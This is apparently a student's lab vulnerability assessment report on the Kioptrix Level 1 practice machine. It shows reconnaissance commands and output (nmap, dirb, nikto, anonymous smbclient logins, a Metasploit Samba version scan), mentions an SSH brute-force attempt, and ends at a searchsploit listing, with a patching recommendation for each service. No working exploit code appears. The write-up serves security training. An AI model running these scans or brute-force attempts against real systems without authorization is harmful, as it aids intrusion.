Kioptrix Level 1 Vulnerability Assessment Report

Report Date: 30th Dec, 2024

Prepared By: Orji Ngozi Vivian

Contact Information: orjivivian@gmail.com |

https://www.linkedin.com/in/ngozi-vivian-orji

CONFIDENTIALITY STATEMENT

This report and its contents are confidential and intended solely for academic purposes. Unauthorized use, reproduction, or dissemination of this report is strictly prohibited. The findings, conclusions, and recommendations in this report, prepared by Orji Ngozi Vivian are based on a simulated cybersecurity assessment. Any misuse of this information is against ethical and professional standards.

TABLE OF CONTENTS

Executive Summary

Kioptrix Linux machine level 1 was subjected to a vulnerability assessment exercise to evaluate its security vulnerabilities. The assessment began with running a Nmap scan, which displayed the open ports and some of their activities. Most of the open ports were outdated and subjected to known vulnerabilities.

Further investigations were done with tools like dirb, hydra, Nikto, enum4linux, and smbclient. This provided additional information about the ports and how they can be exploited.

Attacks were carried out on some services like HTTP and Samba. These attacks granted me root access to the machine, facilitating its exploitation.

Based on the findings, immediate actions are required to mitigate these risks.

This report outlines all the findings, possible vulnerabilities, recommendations, and exploitation using Metasploit and manual methods.

1. Technical Summary

1.1 Scope

The test was conducted in a local development environment using VirtualBox. All testing activities were performed within this controlled environment with the explicit knowledge of Kioptrix.

The scope of the testing focused on assessing the security of the Kioptrix Level 1 machine and its components. This included examining its ports, data handling processes, and overall security controls.

Throughout the testing process, various security assessment techniques and methodologies were employed to identify potential vulnerabilities within the Kioptrix level 1 machine. The objective was to analyze its security posture and identify and exploit any weaknesses that could be exploited by malicious actors.

1.2 Findings Overview

The findings below were obtained from running the Nmap scan.

Result Summary from Nmap Scan:

Findings #	Open Ports	Services	Versions
1	22	ssh	OpenSSH 2.9p2 (protocol 1.99)
2	80	HTTP	Apache httpd 1.3.20 ((Unix)
3	111	rpcbind	2 (RPC #100000)
4	139	NetBIOS-ssn	Samba smbd
5	443	SSL/HTTPS	Apache/1.3.20 (Unix)
6	32768	status	1 (RPC #100024)

2. Technical Details

2.1. Setup and Reconnaissance

2.1.1. Environment Setup:

A network environment was created using VirtualBox. The Kioptrix Level 1 folder was downloaded from https://www.vulnhub.com/entry/Kioptrix-level-1-1.22/.

2.1.2. Reconnaissance:

Information gathered using Nmap.

The IP address was determined by running:

sudo nmap -sn -n 10.0.2.0/24


From the output, the IP address is 10.0.2.6.

Enumeration of ports

1. **SSH(22):** Secure Shell protocol enables secure remote access between computers over an unsecured network.

   The Nmap scan shows that the port is using OpenSSH 2.9p2, which uses SSH hotkeys and supports SSH version 1.

   I tried logging in but I was prompted to provide a password which I don't have.

   ```
   └─$ sudo ssh 10.0.2.6
   root@10.0.2.6's password:
   Permission denied, please try again.
   root@10.0.2.6's password:
   Permission denied, please try again.
   root@10.0.2.6's password:
   root@10.0.2.6: Permission denied (publickey,password,keyboard-interactive).
   ```

   Potential Vulnerabilities:

   1. The service version is outdated and associated with known vulnerabilities.
   2. It supports authentication with the public key, password, and keyboard-interactive.


Recommendations:

1. Update and patch the service version.
2. Use an Intrusion Detection System (IDS) to monitor SSH traffic and mitigate brute-force attacks.
3. Disable root login access and use key-based access instead of password.

2. **HTTP (80/ 443):** Hypertext Transfer Protocol is a protocol for the World Wide Web used to communicate between the client and server.

The Nmap scan reveals that both ports utilize Apache/1.3.20, mod_ssl/2.8.4, and OpenSSL/0.9.6b.

On the browser, I inputted: http://10.0.2.6, http://10.0.2.6:443.



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.


If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



Bad Request

Your browser sent a request that this server could not understand.

Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Hint: https://127.0.0.1:443/


Apache/1.3.20 Server at 127.0.0.1 Port 443

No significant findings were identified at these two URLs.

Further investigations were carried out to check for subdirectories using nikto and dirb.


Some subdirectories were found for http://10.0.2.6 but nothing was found for http://10.0.2.6:443.

Dirb provided information about the directories.



```
└─$ sudo dirb http://10.0.2.6 /usr/share/wordlists/dirb/big.txt
[sudo] password for vivian:

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan  2 14:42:39 2025
URL_BASE: http://10.0.2.6/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.6/ ----
+ http://10.0.2.6/cgi-bin/ (CODE:403|SIZE:272)
==> DIRECTORY: http://10.0.2.6/manual/
==> DIRECTORY: http://10.0.2.6/mrtg/
==> DIRECTORY: http://10.0.2.6/usage/
+ http://10.0.2.6/~operator (CODE:403|SIZE:273)
+ http://10.0.2.6/~root (CODE:403|SIZE:269)

---- Entering directory: http://10.0.2.6/manual/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.6/mrtg/ ----

---- Entering directory: http://10.0.2.6/usage/ ----

-----------------
END_TIME: Thu Jan  2 14:44:57 2025
```

Nikto scan provided information about the directories and the possible vulnerabilities associated with the URL.



```
└─$ sudo nikto -h http://10.0.2.6:80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.6
+ Target Hostname:    10.0.2.6
+ Target Port:        80
+ Start Time:         2025-01-02 14:02:51 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime
: Thu Sep  6 04:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla
.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
 content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/we
b-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the
 EOL for the 2.x branch.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version
).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current f
or the 1.x branch and will be supported until Nov 11 2023.
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code executio
n.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows
 attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi
.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may a
llow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
```

Potential Vulnerabilities:

1. It uses outdated servers which are associated with known vulnerabilities.
2. Disclosure of unnecessary directories.

Recommendations:

1. Update and patch the server.
2. Set restrictions to accessing some directories.

3. Port 111/32768: This port shows it using the RPC service. No more information about the port was found.

Potential Vulnerabilities:


1. Unnecessary open port.
2. Attacks can come up with exploit methods for this port.

Recommendations:


1. Close all unnecessary open ports.

4. NetBIOS-ssn(139): It is a service that operates over TCP/IP protocol used for file sharing, printer sharing, and other network services in Microsoft Windows-based networks.


I used smbclient and Enum4linux to enumerate shares, users, and groups.



```
└─$ sudo smbclient -L //10.0.2.6
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX
```




```
└─$ sudo smbclient //10.0.2.6/IPC$
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlm
v2 auth = yes' is set
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
```




```
└─$ sudo smbclient //10.0.2.6/ADMIN$
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
tree connect failed: NT_STATUS_WRONG_PASSWORD
```

I was able to log in anonymously but couldn’t view the directories.

But I don’t know the version of the samba being used, so I use Metasploit to check. From the scan, it shows that it is using samba 2.2.1a.



```
msf6 > search smb

Matching Modules
================

   #  Name                                                               Disclosure Date  Rank       Check  Description
   -  ----                                                               ---------------  ----       -----  -----------
   0  exploit/multi/http/struts_code_exec_classloader                    2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remot
e Code Execution
   1    \_ target: Java                                                  .                .          .      .
   2    \_ target: Linux                                                 .                .          .      .
   3    \_ target: Windows                                               .                .          .      .
   4    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .        .          .      .
   5  exploit/osx/browser/safari_file_policy                             2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Executio
```



```
msf6 > use 389
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.2.6:139          - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 10.0.2.6:139          -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.0.2.6:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

Potential Vulnerabilities:


1. Allows for anonymous login.
2. The service version is outdated and it is associated with some known attacks.

Recommendations:

1. Update the service version to the latest version to help mitigate the risk of attack.
2. Restrict shared access to only authorized users.


2.2. Exploitation

1. **SSH:** I ran a brute force attack to try and get a username and password but none was found.
2. **HTTP:** Searchsploit was used to check for possible exploits for Apache mod_ssl.



```
└─$ sudo searchsploit apache mod_ssl
 ----------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                  |  Path
 ----------------------------------------------------------------------------------------------- ---------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service                                                 | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow                                      | multiple/dos/21575.txt
